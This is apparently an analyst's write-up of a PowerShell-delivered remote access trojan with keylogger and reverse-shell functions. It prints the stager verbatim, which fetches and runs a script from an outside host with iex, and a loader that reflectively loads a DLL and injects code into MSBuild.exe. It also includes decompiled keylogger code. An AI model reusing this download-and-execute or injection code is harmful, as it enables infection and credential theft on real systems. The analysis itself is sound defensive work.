Malware Analysis

The malware gains persistence on the infected computer by placing a Microsoft.vbs script in the startup directory. This VBscript calls VVpost2.ps1 PowerShell script shown in Fig. 1, and proceeds to download a payload that is chosen based on whether the infected computer is running ESET or not.

```
Function XDASFSFDEWSADSSASD
{
if([System.IO.File]::Exists("C:\Program Files\ESET\ESET Security\ecmds.exe"))
{
echo "1"
i'e'x ((New-Object System.Net.WebClient).DownloadString('http://16912d4ee33599699.temporary.link/auth/extra/stockers/img11.jpg'))
}

else
{
echo "2"
i'e'x ((New-Object System.Net.WebClient).DownloadString('http://16912d4ee33599699.temporary.link/auth/extra/stockers/img22.jpg'))
}

}

IEX XDASFSFDEWSADSSASD
```

Figure 1 VVpost2 PowerShell script

In our scenario, since ESET is not running, it downloaded the payload igm22.jpg file. The payload masquerades as a JPEG file, by using the jpg extension. But it is a PowerShell script containing .NET assembly byte codes shown in Fig. 2. This script here contains two important binaries, a DLL module named beef.dll and PE module named client.exe.

```
Function maxdooom {...}


[String]$Cmder2021='4D5A90000300000004000000FFFF0000B8000000000000004000000000000000

<# var_2 is byte code for beef.dll module#>
[Byte[]]$var_2=maxdooom $Cmder2021

$moSaded='[System.AppDomain]'| IEX ;
$Gorgian=$moSaded.GetMethod("get_CurrentDomain")
$Notepad='$Gorgian.Invoke($null,$null)' | IEX
$var_3='$Notepad.Load($var_2)'
$var_3 | IEX

<#var_4 is byte code for client.exe module#>
[Byte[]]$var_4= maxdooom $var_1

<# Injects malicious code into msbuild.exe and executes it. #>
[rerup]::qw5f0('MSBuild.exe',$var_4)
```

Figure 2 The PowerShell script containing .NET assembly bytecodes

The beef.dll .NET assembly has the method qw5f0 which is overloaded by “rOnAlDo.ChRiS” method. This method takes in two parameters, name of the process and the code that is injected into this process. The process that is chosen is a legitimate system process, in our case it is msbuild.exe, see Fig. 2. The exact method of how this is injected is unknown since this “Ronaldo” method was not available and was hidden from decompiling. A search for this method name in google of course shows you pictures of the greatest football player.



Figure 3 Beef.DLL – Ronaldo.Chris method overloads the qw5f0 method.

I did some research on the method name "qw5f0" and parameters the "FTONJ", and "coco", to see if same methods were used elsewhere, and I found this article from Zscaler https://www.zscaler.com/blogs/security-research/multistage-freedom-loader-used-spread-azorult-and-nanocore-rat that describes a multistage downloader for AZORult and NanoCore RAT. The TTPs described in this article and what was discovered in our sample is similar from stage 3 onwards. For example, the sample noted in the article injects the final code into notepad.exe, whereas in our sample, it is msbuild.exe.

This calls for further investigation to investigate attack vectors noted in the article for malware delivery, and stage 1 and stage 2 of infection.

The client.exe assembly was obfuscated, and not easily readable in dnSpy as shown in Fig. 4. As the Zscaler article suggested, I used de4dot de-obfuscation tool to clean the dll and exe .NET assembly files.



Figure 4 The obfuscated Client.exe assembly

The de4dot tool did not identify the type of obfuscation used, but it made the code readable as shown in Fig. 5.

```
de4dot v3.1.41592.3405 Copyright (C) 2011-2015 de4dot@gmail.com
Latest version and source code: https://github.com/0xd4d/de4dot

Detected Unknown Obfuscator (C:\Users\Administrator\Downloads\[www.webscene.ir]de4dot\var_4_bytes.dll)
Cleaning C:\Users\Administrator\Downloads\[www.webscene.ir]de4dot\var_4_bytes.dll
Renaming all obfuscated symbols
Saving C:\Users\Administrator\Downloads\[www.webscene.ir]de4dot\var_4_bytes-cleaned.dll


Press any key to exit...
```

Figure 5 de4dot Deobfuscation output

Fig. 6 and Fig. 7 shows evidence for advanced keylogger capability – captures screen text, the double click time, etc.



Figure 6 Methods showing evidence for Keylogger



Figure 7 Methods showing evidence for Keylogger with advanced capability

By following the method calls, we can infer that the keylogger uses AES encryption to encrypt the logs and stores it in a log directory with “MM-dd-yyyy” date formatted filename. The log directory that is chosen by the keylogger depends on runtime factors, such as whether the malware is able to access the directory and has permission to write a file to that directory. Fig. 9 lists all the log directories used by the keylogger.

```
// xClient.Core.Utilities.Keylogger
// Token: 0x060001BF RID: 447 RVA: 0x00009434 File Offset: 0x00007634
private void WriteFile()
{
    bool flag = false;
    string text = Path.Combine(Keylogger.LogDirectory, DateTime.Now.ToString("MM-dd-yyyy"));
```

```
public static string LogDirectory
{
    get
    {
        return Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData),
          GClass0.string_11);
    }
}
```

```
public enum SpecialFolder
{
    // Token: 0x04003064 RID: 12388
    ApplicationData = 26,
    // Token: 0x04003065 RID: 12389
    CommonApplicationData = 35,
    // Token: 0x04003066 RID: 12390
    LocalApplicationData = 28,
    // Token: 0x04003067 RID: 12391
    Cookies = 33,
    // Token: 0x04003068 RID: 12392
    Desktop = 0,
    // Token: 0x04003069 RID: 12393
```

Figure 8 Keylogger saves the information in log file

```
ApplicationData = 26,
CommonApplicationData = 35,
LocalApplicationData = 28,
Cookies = 33,
Desktop = 0,
Favorites = 6,
History = 34,
InternetCache = 32,
Programs = 2,
MyComputer = 17,
MyMusic = 13,
MyPictures = 39,
MyVideos = 14,
Recent = 8,
StartMenu = 11,
Startup = 7,
System = 37,
Templates = 21,
DesktopDirectory = 16,
Personal = 5,
MyDocuments = 5,
ProgramFiles = 38,
CommonProgramFiles = 43,
AdminTools = 48,
CDBurning = 59,
CommonAdminTools = 47,
CommonDocuments = 46,
CommonMusic = 53,
CommonOemLinks = 58,
CommonPictures = 54,
CommonStartMenu = 22,
CommonTemplates = 45,
CommonVideos = 55,
Fonts = 20,
NetworkShortcuts = 19,
PrinterShortcuts = 27,
UserProfile = 40,
CommonProgramFilesX86 = 44,
ProgramFilesX86 = 42,
Resources = 56,
SystemX86 = 41,
Windows = 36
```

Figure 9 List log directories used by the Keylogger

Fig. 10 and 11 shows the reverse shell and remote access functions noted within the Client.exe assembly code, thus confirming the malware to be a remote access trojan.



Figure 10 Reverse shell functions in Client.exe assembly



Figure 11 Reverse proxy, remote access functions